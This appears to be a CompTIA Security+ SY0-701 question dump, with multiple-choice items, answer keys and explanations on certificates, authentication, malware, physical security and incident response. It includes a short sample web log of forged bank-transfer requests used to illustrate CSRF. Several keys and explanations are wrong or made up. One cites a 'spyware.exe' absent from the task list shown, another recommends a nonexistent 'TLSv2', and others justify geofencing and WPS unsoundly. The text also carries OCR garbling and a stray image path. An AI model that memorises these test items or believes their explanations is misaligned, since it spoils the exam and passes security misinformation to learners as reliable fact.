CompTIA

Exam Questions SY0-701

CompTIA Security+ Exam

NEW QUESTION 1
- (Exam Topic 1)
A retail company that is launching @ new website to showcase the company's product line and other information for online shoppers registered the following URLs:
* www companysite com
* shop companysite com
* about-us companysite com contact-us. companysite com secure-logon company site com
Which of the following should the company use to secure its website if the company is concerned with convenience and cost?

A. A self-signed certificate
B. A root certificate
C. A code-signing certificate
D. A wildcard certificate
E. An extended validation certificate

Answer: D

Explanation:
The company can use a wildcard certificate to secure its website if it is concerned with convenience and cost. A wildcard certificate can secure multiple subdomains, which makes it cost-effective and convenient for securing the various registered domains.
The retail company should use a wildcard certificate if it is concerned with convenience and c1o2s.tA wildcard SSL certificate is a single SSL/TLS certificate that can provide significant time and cost savings, particularly for small businesses. The certificate includes a wildcard character (*) in the domain name field, and can secure multiple subdomains of the primary domain1

NEW QUESTION 2
- (Exam Topic 1)
A network engineer and a security engineer are discussing ways to monitor network operations. Which of the following is the BEST method?

A. Disable Telnet and force SSH.
B. Establish a continuous ping.
C. Utilize an agentless monitor
D. Enable SNMPv3 With passwords.

Answer: C

Explanation:
An agentless monitor is the best method to monitor network operations because it does not require any software or agents to be installed on the devices being monitored, making it less intrusive and less likely to disrupt network operations. This method can monitor various aspects of network operations, such as traffic, performance, and security.
CompTIA Security+ Study Guide, Sixth Edition (SY0-601), Chapter 4: Attacks, Threats, and Vulnerabilities, Monitoring and Detection Techniques, pg. 167-170.

NEW QUESTION 3
- (Exam Topic 1)
A company uses a drone for precise perimeter and boundary monitoring. Which of the following should be MOST concerning to the company?

A. Privacy
B. Cloud storage of telemetry data
C. GPS spoofing
D. Weather events

Answer: A

Explanation:
The use of a drone for perimeter and boundary monitoring can raise privacy concerns, as it may capture video and images of individuals on or near the monitored premises. The company should take measures to ensure that privacy rights are not violated. References:
> CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 8

NEW QUESTION 4
- (Exam Topic 1)
Which of the following BEST describes a technique that compensates researchers for finding vulnerabilities?

A. Penetration testing
B. Code review
C. Wardriving
D. Bug bounty

Answer: D

Explanation:
A bug bounty is a technique that compensates researchers for finding vulnerabilities in software or systems. A bug bounty program is an initiative that offers rewards, usually monetary, to ethical hackers who report security flaws to the owners or developers of the software or system. Bug bounty programs are often used by companies such as Meta (formerly Facebook), Google, Microsoft, and others to improve the security of their products and services
Bug bounty programs compensate researchers, often financially, for finding vulnerabilities in software, websites, or other technology. These programs provide an additional layer of security testing and incentivize researchers to report vulnerabilities instead of exploiting them.

NEW QUESTION 5

- (Exam Topic 1)
A company acquired several other small companies The company thai acquired the others is transitioning network services to the cloud The company wants to make sure that performance and security remain intact Which of the following BEST meets both requirements?

A. High availability
B. Application security
C. Segmentation
D. Integration and auditing

Answer: A

Explanation:
High availability refers to the ability of a system or service to remain operational and available to users with minimal downtime. By ensuring high availability, the company can maintain good performance and ensure that users have access to the network services they need. High availability can also improve security, as it helps to prevent disruptions that could potentially be caused by security incidents or other issues.

NEW QUESTION 6
- (Exam Topic 1)
A company installed several crosscut shredders as part of increased information security practices targeting data leakage risks. Which of the following will this practice reduce?

A. Dumpster diving
B. Shoulder surfing
C. Information elicitation
D. Credential harvesting

Answer: A

Explanation:
Crosscut shredders are used to destroy paper documents and reduce the risk of data leakage through dumpster diving. Dumpster diving is a method of retrieving sensitive information from paper waste by searching through discarded documents.
References:
> CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 2

NEW QUESTION 7
- (Exam Topic 1)
Which of the following BEST describes the method a security analyst would use to confirm a file that is downloaded from a trusted security website is not altered in transit or corrupted using a verified checksum?

A. Hashing
B. Salting
C. Integrity
D. Digital signature

Answer: A

Explanation:
Hashing is a cryptographic function that produces a unique fixed-size output (i.e., hash value) from an input (i.e., data). The hash value is a digital fingerprint of the data, which means that if the data changes, so too does the hash value. By comparing the hash value of the downloaded file with the hash value provided by the security website, the security analyst can verify that the file has not been altered in transit or corrupted.

NEW QUESTION 8
- (Exam Topic 1)
A security engineer is installing a WAF to protect the company's website from malicious web requests over SSL. Which of the following is needed to meet the objective?

A. A reverse proxy
B. A decryption certificate
C. A split-tunnel VPN
D. Load-balanced servers

Answer: B

Explanation:
A Web Application Firewall (WAF) is a security solution that protects web applications from various types of attacks such as SQL injection, cross-site scripting (XSS), and others. It is typically deployed in front of web servers to inspect incoming traffic and filter out malicious requests.
To protect the company's website from malicious web requests over SSL, a decryption certificate is needed to decrypt the SSL traffic before it reaches the WAF. This allows the WAF to inspect the traffic and filter out malicious requests.

NEW QUESTION 9
- (Exam Topic 1)
A security researcher is using an adversary's infrastructure and TTPs and creating a named group to track those targeted Which of the following is the researcher MOST likely using?

A. The Cyber Kill Chain
B. The incident response process
C. The Diamond Model of Intrusion Analysis
D. MITRE ATT&CK

Answer: D

Explanation:
The researcher is most likely using the MITRE ATT&CK framework. MITRE ATT&CK is a globally accessible knowledge base of adversary tactics, techniques, and procedures (TTPs) based on real-world observations. It helps security teams better understand and track adversaries by creating a named group, which aligns with the scenario described in the question. The framework is widely recognized and referenced in the cybersecurity industry, including in CompTIA Security+ study materials. References: 1. CompTIA Security+ Certification Exam Objectives (SY0-601):
https://www.comptia.jp/pdf/Security%2B%20SY0-601%20Exam%20Objectives.pdf 2. MITRE ATT&CK: https://attack.mitre.org/
MITRE ATT&CK is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are observed in real-world cyberattacks. MITRE ATT&CK provides a common framework and language for describing and analyzing cyber threats and their behaviors. MITRE ATT&CK also allows security researchers to create named groups that track specific adversaries based on their TTPs.
The other options are not correct because:
➢ A. The Cyber Kill Chain is a model that describes the stages of a cyberattack from reconnaissance to exfiltration. The Cyber Kill Chain does not provide a way to create named groups based on adversary TTPs.
➢ B. The incident response process is a set of procedures and guidelines that defines how an organization should respond to a security incident. The incident response process does not provide a way to create named groups based on adversary TTPs.
➢ C. The Diamond Model of Intrusion Analysis is a framework that describes the four core features of any intrusion: adversary, capability, infrastructure, and victim. The Diamond Model of Intrusion Analysis does not provide a way to create named groups based on adversary TTPs.
According to CompTIA Security+ SY0-601 Exam Objectives 1.1 Compare and contrast different types of social engineering techniques:
“MITRE ATT&CK is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are observed in real-world cyberattacks. MITRE ATT&CK provides a common framework and language for describing and analyzing cyber threats and their behaviors.”
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://attack.mitre.org/

NEW QUESTION 10
- (Exam Topic 1)
A security engineer is hardening existing solutions to reduce application vulnerabilities. Which of the following solutions should the engineer implement FIRST? (Select TWO)

A. Auto-update
B. HTTP headers
C. Secure cookies
D. Third-party updates
E. Full disk encryption
F. Sandboxing
G. Hardware encryption

Answer: AF

Explanation:
Auto-update can help keep the app up-to-date with the latest security fixes and enhancements, and reduce the risk of exploitation by attackers who target outdated or vulnerable versions of the app.
Sandboxing can help isolate the app from other processes and resources on the system, and limit its access and permissions to only what is necessary. Sandboxing can help prevent the app from being affected by or affecting other applications or system components, and contain any potential damage in case of a breach.

NEW QUESTION 10
- (Exam Topic 1)
Which of the technologies is used to actively monitor for specific file types being transmitted on the network?

A. File integrity monitoring
B. Honeynets
C. Tcpreplay
D. Data loss prevention

Answer: D

Explanation:
Data loss prevention (DLP) is a technology used to actively monitor for specific file types being transmitted on the network. DLP solutions can prevent the unauthorized transfer of sensitive information, such as credit card numbers and social security numbers, by monitoring data in motion.
References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 2: Technologies and Tools, pp. 99-102.

NEW QUESTION 13
- (Exam Topic 1)
A Chief Information Security Officer (CISO) is evaluating (he dangers involved in deploying a new ERP system tor the company. The CISO categorizes the system, selects the controls mat apply to the system, implements the controls, and then assesses the success of the controls before authorizing the system Which of the following is the CISO using to evaluate Hie environment for this new ERP system?

A. The Diamond Model of Intrusion Analysis
B. CIS Critical Security Controls
C. NIST Risk Management Framevtoik
D. ISO 27002

Answer: C

Explanation:
The CISO is using the NIST Risk Management Framework (RMF) to evaluate the environment for the new ERP system. The RMF is a structured process for managing risks that involves categorizing the system, selecting controls, implementing controls, assessing controls, and authorizing the system.
References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 4: Risk Management, pp. 188-191.

NEW QUESTION 15
- (Exam Topic 1)
Which of the following function as preventive, detective, and deterrent controls to reduce the risk of physical theft? (Select TWO).

A. Mantraps
B. Security guards
C. Video surveillance
D. Fences
E. Bollards
F. Antivirus

Answer: AB

Explanation:
A - a mantrap can trap those personnal with bad intension(preventive), and kind of same as detecting, since you will know if someone is trapped there(detective), and it can deter those personnal from approaching as well(deterrent) B - security guards can sure do the same thing as above, preventing malicious personnal from entering(preventive+deterrent), and notice those personnal as well(detective)

NEW QUESTION 20
- (Exam Topic 1)
A security analyst must enforce policies to harden an MDM infrastructure. The requirements are as follows:
* Ensure mobile devices can be tracked and wiped.
* Confirm mobile devices are encrypted.
Which of the following should the analyst enable on all the devices to meet these requirements?

A. A Geofencing
B. Biometric authentication
C. Geolocation
D. Geotagging

Answer: A

Explanation:
Geofencing is a technology used in mobile device management (MDM) to allow administrators to define geographical boundaries within which mobile devices can operate. This can be used to enforce location-based policies, such as ensuring that devices can be tracked and wiped if lost or stolen. Additionally, encryption can be enforced on the devices to ensure the protection of sensitive data in the event of theft or loss. References:
> CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7

NEW QUESTION 22
- (Exam Topic 1)
An organization wants to enable built-in FDE on all laptops Which of the following should the organization ensure is Installed on all laptops?

A. TPM
B. CA
C. SAML
D. CRL

Answer: A

Explanation:
The organization should ensure that a Trusted Platform Module (TPM) is installed on all laptops in order to enable built-in Full Disk Encryption (FDE). TPM is a hardware-based security chip that stores encryption keys and helps to protect data from malicious attacks. It is important to ensure that the TPM is properly configured and enabled in order to get the most out of FDE.

NEW QUESTION 24
- (Exam Topic 1)
A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even through the data is still viewable from the user's PCs. Which of the following is the most likely cause of this issue?

A. TFTP was disabled on the local hosts
B. SSH was turned off instead of modifying the configuration file
C. Remote login was disabled in the networkd.config instead of using the sshd.conf
D. Network services are no longer running on the NAS

Answer: B

Explanation:
SSH stands for Secure Shell Protocol, which is a cryptographic network protocol that allows secure remote login and command execution on a network device12. SSH can encrypt both the authentication information and the data being exchanged between the client and the server2. SSH can be used to access and manage a NAS device remotely3.

NEW QUESTION 26
- (Exam Topic 1)
Which of the following environment utilizes dummy data and is MOST to be installed locally on a system that allows to be assessed directly and modified easily wit each build?

A. Production
B. Test
C. Staging
D. Development

Answer: D

Explanation:
The environment that utilizes dummy data and is most likely to be installed locally on a system that allows it to be assessed directly and modified easily with each build is the development environment. The development environment is used for developing and testing software and applications. It is typically installed on a local system, rather than on a remote server, to allow for easy access and modification. Dummy data can be used in the development environment to simulate real-world scenarios and test the software's functionality. References: https://www.techopedia.com/definition/27561/development-environment

NEW QUESTION 30
- (Exam Topic 1)
Which of the following biometric authentication methods is the MOST accurate?

A. Gait
B. Retina
C. Signature
D. Voice

Answer: B

Explanation:
Retina authentication is the most accurate biometric authentication method. Retina authentication is based on recognizing the unique pattern of blood vessels and other features in the retina. This makes it virtually impossible to duplicate or bypass, making it the most secure form of biometric authentication currently available.

NEW QUESTION 34
- (Exam Topic 1)
Certain users are reporting their accounts are being used to send unauthorized emails and conduct suspicious activities. After further investigation, a security analyst notices the following:
• All users share workstations throughout the day.
• Endpoint protection was disabled on several workstations throughout the network.
• Travel times on logins from the affected users are impossible.
• Sensitive data is being uploaded to external sites.
• All user account passwords were forced to be reset and the issue continued. Which of the following attacks is being used to compromise the user accounts?

A. Brute-force
B. Keylogger
C. Dictionary
D. Rainbow

Answer: B

Explanation:
The symptoms suggest a keylogger is being used to compromise the user accounts, allowing the attackers to obtain the users' passwords and other sensitive information. References:
> CompTIA Security+ Study Guide Exam SY0-601, Chapter 6


NEW QUESTION 39
- (Exam Topic 1)
A security analyst reviews a company's authentication logs and notices multiple authentication failures. The authentication failures are from different usernames that share the same source IP address. Which of the password attacks is MOST likely happening?

A. Dictionary
B. Rainbow table
C. Spraying
D. Brute-force

Answer: C

Explanation:
Detailed
Password spraying is an attack where an attacker tries a small number of commonly used passwords against a large number of usernames. The goal of password spraying is to avoid detection by avoiding too many failed login attempts for any one user account. The fact that different usernames are being attacked from the same IP address is a strong indication that a password spraying attack is underway.

NEW QUESTION 42
- (Exam Topic 1)
A user reports trouble using a corporate laptop. The laptop freezes and responds slowly when writing documents and the mouse pointer occasional disappears.
The task list shows the following results



Name	CPU %	Memory	Network %
Calculator	0%	4.1MB	0Mbps
Chrome	0.2%	207.1MB	0.1Mbps
Explorer	99.7%	2.15GB	0.1Mbps
Notepad	0%	3.9MB	0Mbps

Which of the following is MOST likely the issue?

A. RAT
B. PUP
C. Spyware
D. Keylogger

Answer: C

Explanation:
Spyware is malicious software that can cause a computer to slow down or freeze. It can also cause the mouse pointer to disappear. The task list shows an application named "spyware.exe" running, indicating that spyware is likely the issue. References:

- CompTIA Security+ Certification Exam Objectives 6.0: Given a scenario, analyze indicators of compromise and determine the type of malware.
- CompTIA Security+ Study Guide, Sixth Edition, pages 125-126

NEW QUESTION 45
- (Exam Topic 1)
Which of the following controls would be the MOST cost-effective and time-efficient to deter intrusions at the perimeter of a restricted, remote military training area? (Select TWO).

A. Barricades
B. Thermal sensors
C. Drones
D. Signage
E. Motion sensors
F. Guards
G. Bollards

Answer: AD

Explanation:
Barricades and signage are the most cost-effective and time-efficient controls to deter intrusions at the perimeter of a restricted, remote military training area. References:

- CompTIA Security+ Study Guide Exam SY0-601, Chapter 7

NEW QUESTION 47
- (Exam Topic 1)
An organization is concerned about hackers potentially entering a facility and plugging in a remotely accessible Kali Linux box. Which of the following should be the first lines of defense against such an attack? (Select TWO)

A. MAC filtering
B. Zero trust segmentation
C. Network access control
D. Access control vestibules
E. Guards
F. Bollards

Answer: CE

Explanation:
Network access control (NAC) is a technique that restricts access to a network based on the identity, role, device, location, or other criteria of the users or devices. NAC can prevent unauthorized or malicious devices from connecting to a network and accessing sensitive data or resources.
Guards are physical security personnel who monitor and control access to a facility. Guards can prevent unauthorized or malicious individuals from entering a facility and plugging in a remotely accessible device.

NEW QUESTION 49
- (Exam Topic 1)
While reviewing pcap data, a network security analyst is able to locate plaintext usernames and passwords being sent from workstations to network witches. Which of the following is the security analyst MOST likely observing?

A. SNMP traps
B. A Telnet session
C. An SSH connection
D. SFTP traffic

Answer: B

Explanation:
The security analyst is likely observing a Telnet session, as Telnet transmits data in plain text format, including usernames and passwords. Reference: CompTIA Security+ Certification Exam Objectives, Exam SY0-601, 1.2 Given a scenario, analyze indicators of compromise and determine the type of malware.

NEW QUESTION 50
- (Exam Topic 1)
Which of the following are the MOST likely vectors for the unauthorized inclusion of vulnerable code in a software company’s final software releases? (Select TWO.)

A. Unsecure protocols
B. Use of penetration-testing utilities

C. Weak passwords
D. Included third-party libraries
E. Vendors/supply chain
F. Outdated anti-malware software

Answer: DE

Explanation:
The most likely vectors for the unauthorized inclusion of vulnerable code in a software company's final software releases are included third-party libraries and vendors/supply chain. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 8: Application, Data, and Host Security, Supply Chain and Software Development Life Cycle

NEW QUESTION 54
- (Exam Topic 1)
Which of the following would MOST likely be identified by a credentialed scan but would be missed by an uncredentialed scan?

A. Vulnerabilities with a CVSS score greater than 6.9.
B. Critical infrastructure vulnerabilities on non-IP protocols.
C. CVEs related to non-Microsoft systems such as printers and switches.
D. Missing patches for third-party software on Windows workstations and servers.

Answer: D

Explanation:
An uncredentialed scan would miss missing patches for third-party software on Windows workstations and servers. A credentialed scan, however, can scan the registry and file system to determine the patch level of third-party applications. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 4: Identity and Access Management, The Importance of Credentialing Scans

NEW QUESTION 56
- (Exam Topic 1)
A dynamic application vulnerability scan identified code injection could be performed using a web form. Which of the following will be BEST remediation to prevent this vulnerability?

A. Implement input validations
B. Deploy MFA
C. Utilize a WAF
D. Configure HIPS

Answer: A

Explanation:
Implementing input validations will prevent code injection attacks by verifying the type and format of user input. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 8

NEW QUESTION 61
- (Exam Topic 1)
A Chief Information Officer receives an email stating a database will be encrypted within 24 hours unless a payment of $20,000 is credited to the account mentioned In the email. This BEST describes a scenario related to:

A. whaling.
B. smishing.
C. spear phishing
D. vishing

Answer: C

Explanation:
The scenario of receiving an email stating a database will be encrypted unless a payment is made is an example of spear phishing. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 2: Threats, Attacks, and Vulnerabilities, Social Engineering

NEW QUESTION 66
- (Exam Topic 1)
A security analyst has been tasked with creating a new WiFi network for the company. The requirements received by the analyst are as follows:
•Must be able to differentiate between users connected to WiFi
•The encryption keys need to change routinely without interrupting the users or forcing reauthentication
•Must be able to integrate with RADIUS
•Must not have any open SSIDs
Which of the following options BEST accommodates these requirements?

A. WPA2-Enterprise
B. WPA3-PSK
C. 802.11n
D. WPS

Answer: A

Explanation:
Detailed

WPA2-Enterprise can accommodate all of the requirements listed. WPA2-Enterprise uses 802.1X authentication to differentiate between users, supports the use of RADIUS for authentication, and allows for the use of dynamic encryption keys that can be changed without disrupting the users or requiring reauthentication.
Additionally, WPA2-Enterprise does not allow for open SSIDs.
References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 7: Securing Networks, p. 317

NEW QUESTION 67
- (Exam Topic 1)
A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?

A. An incident response plan
B. A communications plan
C. A business continuity plan
D. A disaster recovery plan

Answer: B

Explanation:
A communications plan should be used to inform the affected parties about the sale of sensitive user data on a website. The communications plan should detail how the organization will handle media inquiries, how to communicate with customers, and how to respond to other interested parties.

NEW QUESTION 71
- (Exam Topic 1)
A company is concerned about individuals dnvmg a car into the building to gam access Which of the following security controls would work BEST to prevent this from happening?

A. Bollard
B. Camera
C. Alarms
D. Signage
E. Access control vestibule

Answer: A

Explanation:
A bollard would work best to prevent individuals from driving a car into the building. A bollard is a short,
vertical post that can be used to block vehicles from entering a designated area. It is specifically designed to stop cars from crashing into buildings or other structures.

NEW QUESTION 76
- (Exam Topic 1)
The technology department at a large global company is expanding its Wi-Fi network infrastructure at the headquarters building Which of the following should be closely coordinated between the technology, cybersecurity, and physical security departments?

A. Authentication protocol
B. Encryption type
C. WAP placement
D. VPN configuration

Answer: C

Explanation:
WAP stands for wireless access point, which is a device that allows wireless devices to connect to a wired network using Wi-Fi or Bluetooth. WAP placement refers to where and how WAPs are installed in a building or area.
WAP placement should be closely coordinated between the technology, cybersecurity, and physical security departments because it affects several aspects of network performance and security, such as:
> Coverage: WAP placement determines how well wireless devices can access the network throughout the building or area. WAPs should be placed in locations that provide optimal signal strength and avoid interference from other sources.
> Capacity: WAP placement determines how many wireless devices can connect to the network simultaneously without affecting network speed or quality. WAPs should be placed in locations that balance network load and avoid congestion or bottlenecks.
> Security: WAP placement determines how vulnerable wireless devices are to eavesdropping or hacking attacks from outside or inside sources. WAPs should be placed in locations that minimize exposure to unauthorized access and maximize encryption and authentication methods.

NEW QUESTION 78
- (Exam Topic 1)
A security analyst is responding to an alert from the SIEM. The alert states that malware was discovered on a host and was not automatically deleted. Which of the following would be BEST for the analyst to perform?

A. Add a deny-all rule to that host in the network ACL
B. Implement a network-wide scan for other instances of the malware.
C. Quarantine the host from other parts of the network
D. Revoke the client's network access certificates

Answer: C

Explanation:
When malware is discovered on a host, the best course of action is to quarantine the host from other parts of the network. This prevents the malware from spreading and potentially infecting other hosts. Adding a

deny-all rule to the host in the network ACL may prevent legitimate traffic from being processed, implementing a network-wide scan is time-consuming and may not be necessary, and revoking the client's network access certificates is an extreme measure that may not be warranted. References: CompTIA Security+ Study Guide, pages 113-114

NEW QUESTION 82
- (Exam Topic 1)
one of the attendees starts to notice delays in the connection. and the HTTPS site requests are reverting to HTTP. Which of the following BEST describes what is happening?

A. Birthday collision on the certificate key
B. DNS hacking to reroute traffic
C. Brute force to the access point
D. A SSL/TLS downgrade

Answer: D

Explanation:
The scenario describes a Man-in-the-Middle (MitM) attack where the attacker intercepts traffic and downgrades the secure SSL/TLS connection to an insecure HTTP connection. This type of attack is commonly known as SSL/TLS downgrade attack or a stripping attack. The attacker is able to see and modify the communication between the client and server.

NEW QUESTION 85
- (Exam Topic 1)
The compliance team requires an annual recertification of privileged and non-privileged user access. However, multiple users who left the company six months ago still have access. Which of the following would have prevented this compliance violation?

A. Account audits
B. AUP
C. Password reuse
D. SSO

Answer: A

Explanation:
Account audits are periodic reviews of user accounts to ensure that they are being used appropriately and that access is being granted and revoked in accordance with the organization's policies and procedures. If the compliance team had been conducting regular account audits, they would have identified the users who left the company six months ago and ensured that their access was revoked in a timely manner. This would have prevented the compliance violation caused by these users still having access to the company's systems.
To prevent this compliance violation, the company should implement account audits. An account audit is a regular review of all user accounts to ensure that they are being used properly and that they are in compliance with the company's security policies. By conducting regular account audits, the company can identify inactive or unused accounts and remove access for those users. This will help to prevent compliance violations and ensure that only authorized users have access to the company's systems and data.

NEW QUESTION 89
- (Exam Topic 1)
A network analyst is setting up a wireless access point for a home office in a remote, rural location. The requirement is that users need to connect to the access point securely but do not want to have to remember passwords Which of the following should the network analyst enable to meet the requirement?

A. MAC address filtering
B. 802.1X
C. Captive portal
D. WPS

Answer: D

Explanation:
The network analyst should enable Wi-Fi Protected Setup (WPS) to allow users to connect to the wireless access point securely without having to remember passwords. WPS allows users to connect to a wireless network by pressing a button or entering a PIN instead of entering a password.
Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 4: Identity and Access Management

NEW QUESTION 92
- (Exam Topic 1)
A security analyst needs an overview of vulnerabilities for a host on the network. Which of the following is the BEST type of scan for the analyst to run to discover which vulnerable services are running?

A. Non-credentialed
B. Web application
C. Privileged
D. Internal

Answer: C

Explanation:
Privileged scanning, also known as credentialed scanning, is a type of vulnerability scanning that uses a valid user account to log in to the target host and examine vulnerabilities from a trusted user’s perspective. It can provide more accurate and comprehensive results than unprivileged scanning, which does not use any credentials and only scans for externally visible vulnerabilities.

NEW QUESTION 97

- (Exam Topic 2)
Which of the following procedures would be performed after the root cause of a security incident has been identified to help avoid future incidents from occurring?

A. Walk-throughs
B. Lessons learned
C. Attack framework alignment
D. Containment

Answer: B

Explanation:
After the root cause of a security incident has been identified, it is important to take the time to analyze what went wrong and how it could have been prevented. This process is known as “lessons learned” and allows organizations to identify potential improvements to their security processes and protocols. Lessons learned typically involve a review of the incident and the steps taken to address it, a review of the security systems and procedures in place, and an analysis of any potential changes that can be made to prevent similar incidents from occurring in the future.

NEW QUESTION 102
- (Exam Topic 2)
A company is adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices. Which of the following vulnerabilities is the organization addressing?

A. Cross-site scripting
B. Buffer overflow
C. Jailbreaking
D. Side loading

Answer: C

Explanation:
Jailbreaking is the vulnerability that the organization is addressing by adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices. Jailbreaking is the process of removing the restrictions or limitations imposed by the manufacturer or carrier on a mobile device, such as an iPhone or iPad. Jailbreaking can allow users to install unauthorized applications, customize settings, or access system files. However, jailbreaking can also expose the device to security risks, such as malware, data loss, or warranty voidance. References: https://www.comptia.org/blog/what-is-jailbreaking
https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pd

NEW QUESTION 104
- (Exam Topic 2)
A security analyst receives an alert that indicates a user's device is displaying anomalous behavior The analyst suspects the device might be compromised Which of the following should the analyst to first?

A. Reboot the device
B. Set the host-based firewall to deny an incoming connection
C. Update the antivirus definitions on the device
D. Isolate the device

Answer: D

Explanation:
Isolating the device is the first thing that a security analyst should do if they suspect that a user’s device might be compromised. Isolating the device means disconnecting it from the network or placing it in a separate network segment to prevent further communication with potential attackers or malicious hosts. Isolating the device can help contain the incident, limit the damage or data loss, preserve the evidence, and facilitate the investigation and remediation.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives
https://resources.infosecinstitute.com/topic/incident-response-process/

NEW QUESTION 108
- (Exam Topic 2)
Which of the following would satisfy three-factor authentication requirements?

A. Password, PIN, and physical token
B. PIN, fingerprint scan, and ins scan
C. Password, fingerprint scan, and physical token
D. PIN, physical token, and ID card

Answer: C

Explanation:
Three-factor authentication combines three types of authentication methods: something you know (password), something you have (physical token), and something you are (fingerprint scan). Option C satisfies these requirements, as it uses a password (something you know), a physical token (something you have), and a fingerprint scan (something you are) for authentication.
Reference: CompTIA Security+ Study Guide (SY0-601) 7th Edition by Emmett Dulaney, Chuck Easttom Note: There could be other options as well that could satisfy the three-factor authentication requirements as
per the organization's security policies.

NEW QUESTION 112
- (Exam Topic 2)
Which Of the following is a primary security concern for a setting up a BYOD program?

A. End of life
B. Buffer overflow

C. VM escape
D. Jailbreaking

Answer: D

Explanation:
Jailbreaking is a process of bypassing or removing the manufacturer-imposed restrictions on a mobile device's operating system, allowing users to install unauthorized applications, modify settings, etc. It is a primary security concern for setting up a BYOD program because it can expose the device and its data to malware, vulnerabilities, unauthorized access, etc

NEW QUESTION 113
- (Exam Topic 2)
A manager for the development team is concerned about reports showing a common set of vulnerabilities. The set of vulnerabilities is present on almost all of the applications developed by the team. Which of the following approaches would be most effective for the manager to use to address this issue?

A. Tune the accuracy of fuzz testing.
B. Invest in secure coding training and application security guidelines.
C. Increase the frequency of dynamic code scans 1o detect issues faster.
D. Implement code signing to make code immutable.

Answer: B

Explanation:
Invest in secure coding training and application security guidelines is the most effective approach for the manager to use to address the issue of common vulnerabilities in the applications developed by the team. Secure coding training can help the developers learn how to write code that follows security best practices and avoids common mistakes or flaws that can introduce vulnerabilities. Application security guidelines can provide a set of standards and rules for developing secure applications that meet the company's security requirements and policies. By investing in secure coding training and application security guidelines, the manager can improve the security awareness and skills of the development team and reduce the number of
vulnerabilities in their applications. References: 1
CompTIA Security+ Certification Exam Objectives, page 9,
Domain 2.0: Architecture and Design, Objective 2.3: Summarize secure application development, deployment, and automation concepts 2
CompTIA Security+ Certification Exam Objectives, page 10, Domain 2.0:
Architecture and Design, Objective 2.4: Explain the importance of embedded and specialized systems security 3 https://www.comptia.org/blog/what-is-secure-coding

NEW QUESTION 115
- (Exam Topic 2)
Which of the following would be most effective to contain a rapidly spreading attack that is affecting a large number of organizations?

A. Machine learning
B. DNS sinkhole
C. Blocklist
D. Honey pot

Answer: B

Explanation:
A DNS sinkhole would be most effective to contain a rapidly spreading attack that is affecting a large number of organizations. A DNS sinkhole is a technique that involves redirecting malicious or unwanted domain names to an alternative IP address, such as a black hole, a honeypot, or a warning page. A DNS sinkhole can help to prevent or disrupt the communication between infected systems and command-and-control servers, malware distribution sites, phishing sites, or botnets. A DNS sinkhole can also help to identify and isolate infected systems by monitoring the traffic to the sinkhole IP address. References:
https://www.comptia.org/blog/what-is-a-dns-sinkhole
https://www.certblaster.com/wp-content/uploads/2020/11/CompTIA-Security-SY0-601-Exam-Objectives-1.0.pd

NEW QUESTION 118
- (Exam Topic 2)
A security analyst is hardening a network infrastructure The analyst is given the following requirements
• Preserve the use of public IP addresses assigned to equipment on the core router
• Enable "in transport" encryption protection to the web server with the strongest ciphers. Which of the following should the analyst implement to meet these requirements? (Select two).

A. Configure VLANs on the core router
B. Configure NAT on the core router.
C. Configure BGP on the core router
D. Enable AES encryption on the web server
E. Enable 3DES encryption on the web server
F. Enable TLSv2 encryption on the web server

Answer: BF

Explanation:
NAT (Network Address Translation) is a technique that allows a router to translate private IP addresses into
public IP addresses and vice versa. It can preserve the use of public IP addresses assigned to equipment on the core router by allowing multiple devices to share a single public IP address. TLSv2 (Transport Layer Security version 2) is a cryptographic protocol that provides secure communication over the internet. It can enable "in transport" encryption protection to the web server with the strongest ciphers by encrypting the data transmitted between the web server and the clients using advanced algorithms and key exchange methods.

NEW QUESTION 123
- (Exam Topic 2)

A security analyst is reviewing the output of a web server log and notices a particular account is attempting to transfer large amounts of money:

```
GET
http://yourbank.com/transfer.do?acctnum=08764 6959
&amount=500000 HTTP/1.1
GET
http://yourbank.com/transfer.do?acctnum=087646958
&amount=5000000 HTTP/1.1
GET
http://yourbank.com/transfer.do?acctnum=-087646958
&amount=1000000 HTTP/1.1
GET
http://yourbank.com/transfer.do?acctnum=087646953
&amount=500 HTTP/1.1
```

Which of the following types of attacks is most likely being conducted?

A. SQLi
B. CSRF
C. Spear phishing
D. API

Answer: B

Explanation:
CSRF stands for Cross-Site Request Forgery, which is an attack that forces an end user to execute unwanted actions on a web application in which they are currently authenticated1. In this case, the attacker may have tricked the user into clicking a malicious link or visiting a malicious website that sends forged requests to the web server of the bank, using the user’s session cookie or other credentials. The web server then performs the money transfer requests as if they were initiated by the user, without verifying the origin or validity of the requests.
